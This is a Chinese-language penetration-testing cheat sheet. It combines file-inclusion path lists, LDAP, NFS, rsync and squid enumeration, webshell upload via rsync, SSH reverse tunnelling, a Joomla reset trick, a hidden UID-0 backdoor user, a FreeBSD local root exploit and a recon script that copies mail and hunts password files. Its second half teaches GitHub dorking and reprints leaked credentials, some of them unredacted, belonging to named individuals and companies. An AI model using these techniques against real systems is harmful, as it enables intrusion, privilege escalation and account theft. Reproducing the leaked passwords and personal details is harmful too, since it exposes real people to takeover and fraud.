/etc/shadow
/etc/fstab
/etc/host.conf
/etc/motd
/etc/ld.so.conf
/var/www/htdocs/index.php
/var/www/conf/httpd.conf
/var/www/htdocs/index.html
/var/httpd/conf/php.ini
/var/httpd/htdocs/index.php
/var/httpd/conf/httpd.conf
/var/httpd/htdocs/index.html
/var/httpd/conf/php.ini
/var/www/index.html
/var/www/index.php
/opt/www/conf/httpd.conf
/opt/www/htdocs/index.php
/opt/www/htdocs/index.html
/usr/local/apache/htdocs/index.html
/usr/local/apache/htdocs/index.php
/usr/local/apache2/htdocs/index.html
/usr/local/apache2/htdocs/index.php
/usr/local/httpd2.2/htdocs/index.php
```

```
/usr/local/httpd2.2/htdocs/index.html
/tmp/apache/htdocs/index.html
/tmp/apache/htdocs/index.php
/etc/httpd/htdocs/index.php
/etc/httpd/conf/httpd.conf
/etc/httpd/htdocs/index.html
/www/php/php.ini
/www/php4/php.ini
/www/php5/php.ini
/www/conf/httpd.conf
/www/htdocs/index.php
/www/htdocs/index.html
/usr/local/httpd/conf/httpd.conf
/apache/apache/conf/httpd.conf
/apache/apache2/conf/httpd.conf
/etc/apache/apache.conf
/etc/apache2/apache.conf
/etc/apache/httpd.conf
/etc/apache2/httpd.conf
/etc/apache2/vhosts.d/00_default_vhost.conf
/etc/apache2/sites-available/default
/etc/phpmyadmin/config.inc.php
/etc/mysql/my.cnf
/etc/httpd/conf.d/php.conf
/etc/httpd/conf.d/httpd.conf
/etc/httpd/logs/error_log
/etc/httpd/logs/error.log
/etc/httpd/logs/access_log
/etc/httpd/logs/access.log
/home/apache/conf/httpd.conf
/home/apache2/conf/httpd.conf
```

```
/var/log/apache/error_log
/var/log/apache/error.log
/var/log/apache/access_log
/var/log/apache/access.log
/var/log/apache2/error_log
/var/log/apache2/error.log
/var/log/apache2/access_log
/var/log/apache2/access.log
/var/www/logs/error_log
/var/www/logs/error.log
/var/www/logs/access_log
/var/www/logs/access.log
/usr/local/apache/logs/error_log
/usr/local/apache/logs/error.log
/usr/local/apache/logs/access_log
/usr/local/apache/logs/access.log
/var/log/error_log
/var/log/error.log
/var/log/access_log
/var/log/access.log
/usr/local/apache/logs/access_logaccess_log.old
/usr/local/apache/logs/error_logerror_log.old
/etc/php.ini
/bin/php.ini
/etc/init.d/httpd
/etc/init.d/mysql
/etc/httpd/php.ini
/usr/lib/php.ini
/usr/lib/php/php.ini
/usr/local/etc/php.ini
/usr/local/lib/php.ini
```

```
/usr/local/php/lib/php.ini
/usr/local/php4/lib/php.ini
/usr/local/php4/php.ini
/usr/local/php4/lib/php.ini
/usr/local/php5/lib/php.ini
/usr/local/php5/etc/php.ini
/usr/local/php5/php5.ini
/usr/local/apache/conf/php.ini
/usr/local/apache/conf/httpd.conf
/usr/local/apache2/conf/httpd.conf
/usr/local/apache2/conf/php.ini
/etc/php4.4/fcgi/php.ini
/etc/php4/apache/php.ini
/etc/php4/apache2/php.ini
/etc/php5/apache/php.ini
/etc/php5/apache2/php.ini
/etc/php/php.ini
/etc/php/php4/php.ini
/etc/php/apache/php.ini
/etc/php/apache2/php.ini
/web/conf/php.ini
/usr/local/Zend/etc/php.ini
/opt/xampp/etc/php.ini
/var/local/www/conf/php.ini
/var/local/www/conf/httpd.conf
/etc/php/cgi/php.ini
/etc/php4/cgi/php.ini
/etc/php5/cgi/php.ini
/php5/php.ini
/php4/php.ini
/php/php.ini
```

```
/PHP/php.ini
/apache/php/php.ini
/xampp/apache/bin/php.ini
/xampp/apache/conf/httpd.conf
/NetServer/bin/stable/apache/php.ini
/home2/bin/stable/apache/php.ini
/home/bin/stable/apache/php.ini
/var/log/mysql/mysql-bin.log
/var/log/mysql.log
/var/log/mysqlderror.log
/var/log/mysql/mysql.log
/var/log/mysql/mysql-slow.log
/var/mysql.log
/var/lib/mysql/my.cnf
/usr/local/mysql/my.cnf
/usr/local/mysql/bin/mysql
/etc/mysql/my.cnf
/etc/my.cnf
/usr/local/cpanel/logs
/usr/local/cpanel/logs/stats_log
/usr/local/cpanel/logs/access_log
/usr/local/cpanel/logs/error_log
/usr/local/cpanel/logs/license_log
/usr/local/cpanel/logs/login_log
/usr/local/cpanel/logs/stats_log
/usr/local/share/examples/php4/php.ini
/usr/local/share/examples/php/php.ini
/usr/local/tomcat5527/bin/version.sh
/usr/share/tomcat6/bin/startup.sh
/usr/tomcat6/bin/startup.sh
```

liunx 相关提权渗透技巧总结，一、ldap 渗透技巧：

```
1.cat /etc/nsswitch
```

看看密码登录策略我们可以看到使用了 file ldap 模式

```
2.less /etc/ldap.conf

base ou=People,dc=unix-center,dc=net
```

找到 ou,dc,dc 设置

3. 查找管理员信息

匿名方式

```
ldapsearch -x -D "cn=administrator,cn=People,dc=unix-center,dc=net" -b "cn=administrator,cn=Pe
ople,dc=unix-center,dc=net" -h 192.168.2.2
```

有密码形式

```
ldapsearch -x -W -D "cn=administrator,cn=People,dc=unix-center,dc=net" -b "cn=administrator,cn
=People,dc=unix-center,dc=net" -h 192.168.2.2
```

4. 查找 10 条用户记录

```
ldapsearch -h 192.168.2.2 -x -z 10 -p 指定端口
```

实战:

```
1.cat /etc/nsswitch
```

看看密码登录策略我们可以看到使用了 file ldap 模式

```
2.less /etc/ldap.conf

base ou=People,dc=unix-center,dc=net
```

找到 ou,dc,dc 设置

3. 查找管理员信息

匿名方式

```
ldapsearch -x -D "cn=administrator,cn=People,dc=unix-center,dc=net" -b "cn=administrator,cn=Pe
ople,dc=unix-center,dc=net" -h 192.168.2.2
```

有密码形式

```
ldapsearch -x -W -D "cn=administrator,cn=People,dc=unix-center,dc=net" -b "cn=administrator,cn
=People,dc=unix-center,dc=net" -h 192.168.2.2
```

4. 查找 10 条用户记录

```
ldapsearch -h 192.168.2.2 -x -z 10 -p 指定端口
```

渗透实战:

1. 返回所有的属性

```
ldapsearch -h 192.168.7.33 -b "dc=ruc,dc=edu,dc=cn" -s sub "objectclass=*"

version: 1

dn: dc=ruc,dc=edu,dc=cn

dc: ruc

objectClass: domain

dn: uid=manager,dc=ruc,dc=edu,dc=cn

uid: manager

objectClass: inetOrgPerson

objectClass: organizationalPerson

objectClass: person

objectClass: top

sn: manager

cn: manager

dn: uid=superadmin,dc=ruc,dc=edu,dc=cn

uid: superadmin

objectClass: inetOrgPerson

objectClass: organizationalPerson

objectClass: person

objectClass: top

sn: superadmin

cn: superadmin

dn: uid=admin,dc=ruc,dc=edu,dc=cn

uid: admin

objectClass: inetOrgPerson

objectClass: organizationalPerson

objectClass: person

objectClass: top
```

```
sn: admin

cn: admin

dn: uid=dcp_anonymous,dc=ruc,dc=edu,dc=cn

uid: dcp_anonymous

objectClass: top

objectClass: person

objectClass: organizationalPerson

objectClass: inetOrgPerson

sn: dcp_anonymous

cn: dcp_anonymous
```

2. 查看基类

```
bash-3.00# ldapsearch -h 192.168.7.33 -b "dc=ruc,dc=edu,dc=cn" -s base "objectclass=*" | more v
ersion: 1 dn: dc=ruc,dc=edu,dc=cn dc: ruc objectClass: domain
```

3. 查找

```
bash-3.00# ldapsearch -h 192.168.7.33 -b "" -s base "objectclass=*"

version: 1

dn:

objectClass: top

namingContexts: dc=ruc,dc=edu,dc=cn

supportedExtension: 2.16.840.1.113730.3.5.7

supportedExtension: 2.16.840.1.113730.3.5.8

supportedExtension: 1.3.6.1.4.1.4203.1.11.1

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.25

supportedExtension: 2.16.840.1.113730.3.5.3

supportedExtension: 2.16.840.1.113730.3.5.5

supportedExtension: 2.16.840.1.113730.3.5.6

supportedExtension: 2.16.840.1.113730.3.5.4

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.1

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.2

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.3
```

```
supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.4

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.5

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.6

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.7

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.8

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.9

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.23

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.11

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.12

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.13

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.14

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.15

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.16

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.17

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.18

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.19

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.21

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.22

supportedExtension: 1.3.6.1.4.1.42.2.27.9.6.24

supportedExtension: 1.3.6.1.4.1.1466.20037

supportedExtension: 1.3.6.1.4.1.4203.1.11.3

supportedControl: 2.16.840.1.113730.3.4.2

supportedControl: 2.16.840.1.113730.3.4.3

supportedControl: 2.16.840.1.113730.3.4.4

supportedControl: 2.16.840.1.113730.3.4.5

supportedControl: 1.2.840.113556.1.4.473

supportedControl: 2.16.840.1.113730.3.4.9

supportedControl: 2.16.840.1.113730.3.4.16

supportedControl: 2.16.840.1.113730.3.4.15

supportedControl: 2.16.840.1.113730.3.4.17

supportedControl: 2.16.840.1.113730.3.4.19
```

```
supportedControl: 1.3.6.1.4.1.42.2.27.9.5.2

supportedControl: 1.3.6.1.4.1.42.2.27.9.5.6

supportedControl: 1.3.6.1.4.1.42.2.27.9.5.8

supportedControl: 1.3.6.1.4.1.42.2.27.8.5.1

supportedControl: 1.3.6.1.4.1.42.2.27.8.5.1

supportedControl: 2.16.840.1.113730.3.4.14

supportedControl: 1.3.6.1.4.1.1466.29539.12

supportedControl: 2.16.840.1.113730.3.4.12

supportedControl: 2.16.840.1.113730.3.4.18

supportedControl: 2.16.840.1.113730.3.4.13

supportedSASLMechanisms: EXTERNAL

supportedSASLMechanisms: DIGEST-MD5

supportedLDAPVersion: 2

supportedLDAPVersion: 3

vendorName: Sun Microsystems, Inc.

vendorVersion: Sun-Java(tm)-System-Directory/6.2

dataversion: 020090516011411

netscapemdsuffix: cn=ldap://dc=webA:389

supportedSSLCiphers: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA

supportedSSLCiphers: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA

supportedSSLCiphers: TLS_DHE_RSA_WITH_AES_256_CBC_SHA

supportedSSLCiphers: TLS_DHE_DSS_WITH_AES_256_CBC_SHA

supportedSSLCiphers: TLS_ECDH_RSA_WITH_AES_256_CBC_SHA

supportedSSLCiphers: TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA

supportedSSLCiphers: TLS_RSA_WITH_AES_256_CBC_SHA

supportedSSLCiphers: TLS_ECDHE_ECDSA_WITH_RC4_128_SHA

supportedSSLCiphers: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA

supportedSSLCiphers: TLS_ECDHE_RSA_WITH_RC4_128_SHA

supportedSSLCiphers: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA

supportedSSLCiphers: TLS_DHE_DSS_WITH_RC4_128_SHA

supportedSSLCiphers: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
```

```
supportedSSLCiphers: TLS_DHE_DSS_WITH_AES_128_CBC_SHA
supportedSSLCiphers: TLS_ECDH_RSA_WITH_RC4_128_SHA
supportedSSLCiphers: TLS_ECDH_RSA_WITH_AES_128_CBC_SHA
supportedSSLCiphers: TLS_ECDH_ECDSA_WITH_RC4_128_SHA
supportedSSLCiphers: TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA
supportedSSLCiphers: SSL_RSA_WITH_RC4_128_MD5
supportedSSLCiphers: SSL_RSA_WITH_RC4_128_SHA
supportedSSLCiphers: TLS_RSA_WITH_AES_128_CBC_SHA
supportedSSLCiphers: TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: SSL_DHE_RSA_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: TLS_ECDH_RSA_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: SSL_RSA_FIPS_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: SSL_RSA_WITH_3DES_EDE_CBC_SHA
supportedSSLCiphers: SSL_DHE_RSA_WITH_DES_CBC_SHA
supportedSSLCiphers: SSL_DHE_DSS_WITH_DES_CBC_SHA
supportedSSLCiphers: SSL_RSA_FIPS_WITH_DES_CBC_SHA
supportedSSLCiphers: SSL_RSA_WITH_DES_CBC_SHA
supportedSSLCiphers: TLS_RSA_EXPORT1024_WITH_RC4_56_SHA
supportedSSLCiphers: TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA
supportedSSLCiphers: SSL_RSA_EXPORT_WITH_RC4_40_MD5
supportedSSLCiphers: SSL_RSA_EXPORT_WITH_RC2_CBC_40_MD5
supportedSSLCiphers: TLS_ECDHE_ECDSA_WITH_NULL_SHA
supportedSSLCiphers: TLS_ECDHE_RSA_WITH_NULL_SHA
supportedSSLCiphers: TLS_ECDH_RSA_WITH_NULL_SHA
supportedSSLCiphers: TLS_ECDH_ECDSA_WITH_NULL_SHA
supportedSSLCiphers: SSL_RSA_WITH_NULL_SHA
supportedSSLCiphers: SSL_RSA_WITH_NULL_MD5
supportedSSLCiphers: SSL_CK_RC4_128_WITH_MD5
```

```
supportedSSLCiphers: SSL_CK_RC2_128_CBC_WITH_MD5

supportedSSLCiphers: SSL_CK_DES_192_EDE3_CBC_WITH_MD5

supportedSSLCiphers: SSL_CK_DES_64_CBC_WITH_MD5

supportedSSLCiphers: SSL_CK_RC4_128_EXPORT40_WITH_MD5

supportedSSLCiphers: SSL_CK_RC2_128_CBC_EXPORT40_WITH_MD5

<strong> </strong>
```

liunx 相关提权渗透技巧总结，二、NFS 渗透技巧：

列举 IP：

```
showmount -e ip
```

liunx 相关提权渗透技巧总结，三、rsync 渗透技巧：

1.查看 rsync 服务器上的列表：

```
rsync 210.51.X.X::

finance

img_finance

auto

img_auto

html_cms

img_cms

ent_cms

ent_img

ceshi

res_img

res_img_c2

chip

chip_c2

ent_icms

games

gamesimg

media

mediaimg
```

```
fashion

res-fashion

res-fo

taobao-home

res-taobao-home

house

res-house

res-home

res-edu

res-ent

res-labs

res-news

res-phtv

res-media

home

edu

news

res-book
```

看相应的下级目录(注意一定要在目录后面添加上/)

```
rsync 210.51.X.X::htdocs_app/

rsync 210.51.X.X::auto/

rsync 210.51.X.X::edu/
```

2.下载 rsync 服务器上的配置文件

```
rsync -avz 210.51.X.X::htdocs_app/ /tmp/app/
```

3.向上更新 rsync 文件(成功上传,不会覆盖)

```
rsync -avz nothack.php 210.51.X.X::htdocs_app/warn/

http://app.finance.xxx.com/warn/nothack.txt
```

liunx 相关提权渗透技巧总结，四、squid 渗透技巧：

```
nc -vv 91ri.org 80
```

```
GET HTTP://www.sina.com / HTTP/1.0

GET HTTP://WWW.sina.com:22 / HTTP/1.0
```

liunx 相关提权渗透技巧总结，五、SSH 端口转发：

```
ssh -C -f -N -g -R 44:127.0.0.1:22 cnbird@ip
```

liunx 相关提权渗透技巧总结，六、joomla 渗透小技巧：

确定版本：

```
index.php?option=com_content&amp;view=article&amp;id=30:what-languages-are-supported-by-joomla
-15&amp;catid=32:languages&amp;Itemid=47
```

重新设置密码：

```
index.php?option=com_user&amp;view=reset&amp;layout=confirm
```

liunx 相关提权渗透技巧总结，七、Linux 添加 UID 为 0 的 root 用户：

```
useradd -o -u 0 nothack
```

liunx 相关提权渗透技巧总结，八、freebsd 本地提权：

```
 [argp@julius ~]$ uname -rsi

* freebsd 7.3-RELEASE GENERIC

* [argp@julius ~]$ sysctl vfs.usermount

* vfs.usermount: 1

* [argp@julius ~]$ id

* uid=1001(argp) gid=1001(argp) groups=1001(argp)

* [argp@julius ~]$ gcc -Wall nfs_mount_ex.c -o nfs_mount_ex

* [argp@julius ~]$ ./nfs_mount_ex

*calling nmount()
```

tar 文件夹打包：

1、tar 打包：

```
tar -cvf /home/public_html/*.tar /home/public_html/--exclude=排除文件*.gif  排除目录 /xx/xx/*

alzip 打包(韩国) alzip -a D:\WEB d:\web*.rar

{

注：关于 tar 的打包方式,linux 不以扩展名来决定文件类型。

若压缩的话 tar -ztf *.tar.gz   查看压缩包里内容      tar -zxf *.tar.gz 解压
```

那么用这条比较好

tar -czf /home/public_html/*.tar.gz /home/public_html/--exclude= 排除文件*.gif 排除目录 /xx/xx/*

}

系统信息收集：

```
for linux:

#!/bin/bash

echo #######geting sysinfo####

echo ######usage: ./getinfo.sh &gt;/tmp/sysinfo.txt

echo #######basic infomation##

cat /proc/meminfo

echo

cat /proc/cpuinfo

echo

rpm -qa 2&gt;/dev/null

######stole the mail......######

cp -a /var/mail /tmp/getmail 2&gt;/dev/null

echo 'u'r id is' `id`

echo ###atq&amp;crontab#####

atq

crontab -l

echo #####about var#####

set

echo #####about network###

####this is then point in pentest,but i am a new bird,so u need to add some in it

cat /etc/hosts

hostname

ipconfig -a

arp -v

echo ########user####

cat /etc/passwd|grep -i sh
```

```
echo ######service####

chkconfig --list

for i in {oracle,mysql,tomcat,samba,apache,ftp}

cat /etc/passwd|grep -i $i

done

locate passwd &gt;/tmp/password 2&gt;/dev/null

sleep 5

locate password &gt;&gt;/tmp/password 2&gt;/dev/null

sleep 5

locate conf &gt;/tmp/sysconfig 2&gt;dev/null

sleep 5

locate config &gt;&gt;/tmp/sysconfig 2&gt;/dev/null

sleep 5

###maybe can use "tree /"###

echo ##packing up#########

tar cvf getsysinfo.tar /tmp/getmail /tmp/password /tmp/sysconfig

rm -rf /tmp/getmail /tmp/password /tmp/sysconfig
```

2.4、漏洞检测工具

2.5、安全事件

2.5.1、Github 代码泄露

```
扩展阅读：http://www.seoby.cn/post/c641b_51f212d

          http://www.seoby.cn/post/c641b_51f2086
```

Github 上查找敏感信息的方法

0x01 引子

先给不知道什么是 Github 的朋友们科普一下什么是 Github

Github 是一个分布式的版本控制系统，目前拥有 140 多万开发者用户。随着越来越多的应用程序转移到了云上，Github 已经成为了管理软件开发以及发现已有代码的首选方法。

Github 可以托管各种 git 库，并提供一个 web 界面，但与其它像 SourceForge 或 Google Code 这样的服务不同，Github 的独特卖点在于从另外一个项目进行分支的简易性。

关于 Github 的更多详情请见下面链接 http://baike.baidu.com/view/3366456.htm?fr=aladdin

众所周知，当今是大数据时代，大规模数据泄露事情一直在发生，从未停止过，但有些人不知道的是很多时候一些敏感信息的泄露其实是我们自己无意中造成的，然而一个小疏忽，往往却造成一系列连锁反应……

Github 上敏感信息的泄露，就是一个典型的例子,Github 虽然方便开发者，但其中也埋藏着一些安全隐患，接下来我就跟大家分享一下我与 Github 的一些情一些事

0x02 #Github 之邮件配置信息泄露#

很多网站及系统都会使用 pop3 和 smtp 发送来邮件，不少开发者由于安全意识不足会把相关的配置信息也放到 Github 上，所以如果这时候我们动用一下 google 搜索命令语句，构造一下关键字，就能把这些信息给找出来了。

我的各种姿势：

```
site:Github.com smtp


site:Github.com smtp @qq.com

site:Github.com smtp @126.com

site:Github.com smtp @163.com

site:Github.com smtp @sina.com.cn

site:Github.com smtp password

site:Github.com String password smtp

……
```

我们也可以锁定域名搜索结合厂商域名　灵活运用例如搜百度的

```
site:Github.com smtp @baidu.com
```

案例展示

0x0201.某著名互联网公司 B 一员工邮箱账号密码泄露

```
<?php
function sendmail($body, $debug = false){
        include('Mail.php');
//      $recipients          = 'shenlixia@[redacted].com';
        $headers['To']       = 'yangbo <yangbo@[redacted].com>';
        $headers['Subject'] = '批量运行结果—tangram base';
        $params['host'] = 'hotswap-c.[redacted].com';//email.[redacted].com';
        $headers['Content-type'] = "text/html;charset=utf-8";//设置邮件内容为html格式
        $params['username'] = 'shenlixia';
        $params['password'] = '[redacted]';
        $params['auth'] = false;
        $params['debug'] = true;
        // Create the mail object using the Mail::factory method
```

该公司另一员邮箱账号密码泄露

```
$mail->SMTPAuth   = true;                  // 启用 SMTP 验证功能
$mail->SMTPSecure = "ssl";                 // 安全协议
$mail->Host       = "MAILBOX03.internal.[redacted].com";       // SMTP 服务器
$mail->Port       = 465;                   // SMTP服务器的端口号
$mail->Username   = "zhuwemxuan";  // SMTP服务器用户名
$mail->Password   = '[redacted]';          // SMTP服务器密码
$mail->SetFrom('zhu[redacted]n@[redacted].com', '朱文轩');
```

成功进入该公司某员工邮箱

0x0202.某程序员 163 邮箱账号密码泄露

```
public class SendMail
{
    private String host = "smtp.163.com"; // smtp
    private String user = "mr_java"; // 用户名
    private String pwd = "[redacted]"; // 密
    private String affixName = "D:/t2.txt";
    private static String from = "mr_java@163.com";
```

0x0203.某程序员 QQ 邮箱账号密码泄露

```
app = web.application(urls, globals(), autor

web.config.smtp_server = 'smtp.qq.com'
web.config.smtp_port = 25
web.config.smtp_username = '5933425410qq.com'
```

成功登陆该 QQ 邮箱

邮件配置这块就举例这里为止了

0x03 #Github 之数据库信息泄露#

我的各种姿势：

```
site:Github.com sa password

site:Github.com root password

site:Github.com User ID='sa';Password

.....
```

案例展示：

0x0301.某国内著名互联网公司 A 内网 mssql 数据库账号密码泄露　sa 权限（漫游内网大牛最喜欢了）

```
//      static String url = "jdbc:oracle:thin:@10.20.149.85:1521:ocnauto";
//      static String user = "[redacted]";
//      static String password = "ccbuauto";
//      static String driver = "oracle.jdbc.driver.OracleDriver";

        static String url = "jdbc:jtds:sqlserver://10.16.16.30:1433/druid_db";
        static String user = "sa";
        static String password = "[redacted]";
        static String driver = "net.sourceforge.jtds.jdbc.Driver";

//  jdbcUrl = "jdbc:oracle:thin:@10.20.149.85:1521:ocnauto";
//  user = "[redacted]";
//  password = "ccbuauto";
```

0x0302 某著名人才招聘公司内网 mysql 数据库账号密码泄露 roo 权限（漫游内网大牛最喜欢了）

```
#dexter.wang@[redacted].com
#2013-04-07

#Library地址
work_spaces:
    libs: E:/workspace2/rubies/libies/
    db_path: E:/workspace2/rubies/db/

#网络代理设置
network_config:
    proxy: 10.100.10.100
    proxy1:                 #备用代理地址
    proxy_port: 3128

#MYSQL数据库

test: # 测试数据库
    db_name: test
    host: 10.100.54.75
    username: dexter
    password: [redacted]

production_54:  #正式环境10.100.55.54
    db_name:
    host: 10.100.55.54
    username: root
    password: [redacted]
```

0x04 #Github 之 svn 信息泄露#

我的各种姿势：

```
site:Github.com svn

site:Github.com svn username

site:Github.com svn password

site:Github.com svn username password

.....
```

案例展示：

0x0401.又是某互联网公司 B　SVN 信息泄露]

0x0402.某网站 svn 信息泄露

0x05 #Github 之数据库备份文件#


我的姿势：

```
site:Github.com inurl:sql

.....
```

这个往往能收到不少好东西

一个数据库备份文件　从而找到后台管理员账号密码　找到地址登陆后台这样的例子有不少

案例展示：挑了一个由于存放数据库备份文件导致泄露中国联通 8000 员工邮箱及手机号的案例



0x06 #Github 之综合信息泄露#

我的各种姿势：

```
site:Github.com password

site:Github.com ftp ftppassword
```

```
site:Github.com 密码

site:Github.com 内部

.....
```

太多太多了 就不一一列出来了 大家自由发挥

案例展示:

0x0601.试了一下　这个基本里面的密码基本失效了　就不打码了

```
Email - edaycc@gmail.com
                        vmuser19384             bingchen211033
        Godaddy bingcoo         coolfish
        Github          edaycc@gmail.com        bingchen211033


服务器帐号
        luoboxia.mysql          luoboxia.mysql.aliyun.com
                                3306
                                luoboxia1301
                                lbx88184885
        luoboxia.Windows2008
                                administrator   119db4d2
        www.alicedata           root            bingchen211033          @photonvps&godaddy
        www.freemysql.net       chenbing        bingchen123     SQL09.FREEMYSQL.NET
                                edaycc          chenbing
        ec2-54-248-67-180.ap-northeast-1.compute.amazonaws.com    ubuntu
        edyacc.heliohost.org/cpanel             zingers/chenbing123
萝卜侠办公室
        192.168.1.1             root            15825039108
        wifi                    8luobo          7501311234
        Plone                   8luobo          211033
        192.168.1.52            root            654321
        192.168.1.50            root            123456

社区类帐号
        爱上海          bingcoo         coolfish        jsliuruifang@gmail.com
        OTN             zinger21                Chenbing211033
        京东            zingers                 chen133         zingee210163.com
```

如果别人在第一时间看到这份文件　危害就来了

0x0602.最后直接来个诈尸　当时翻到这份文件时简直是吓鸟了 密码简直太全了

上面三幅图帖的是关于此程序员的一系列密码泄露


试了服务器账号密码和微信公众平台，以及新浪微博官方账号全部正确，还可域名劫持，支付宝账号密码以及支付密码都有了，如果里面有钱可被瞬间盗走……

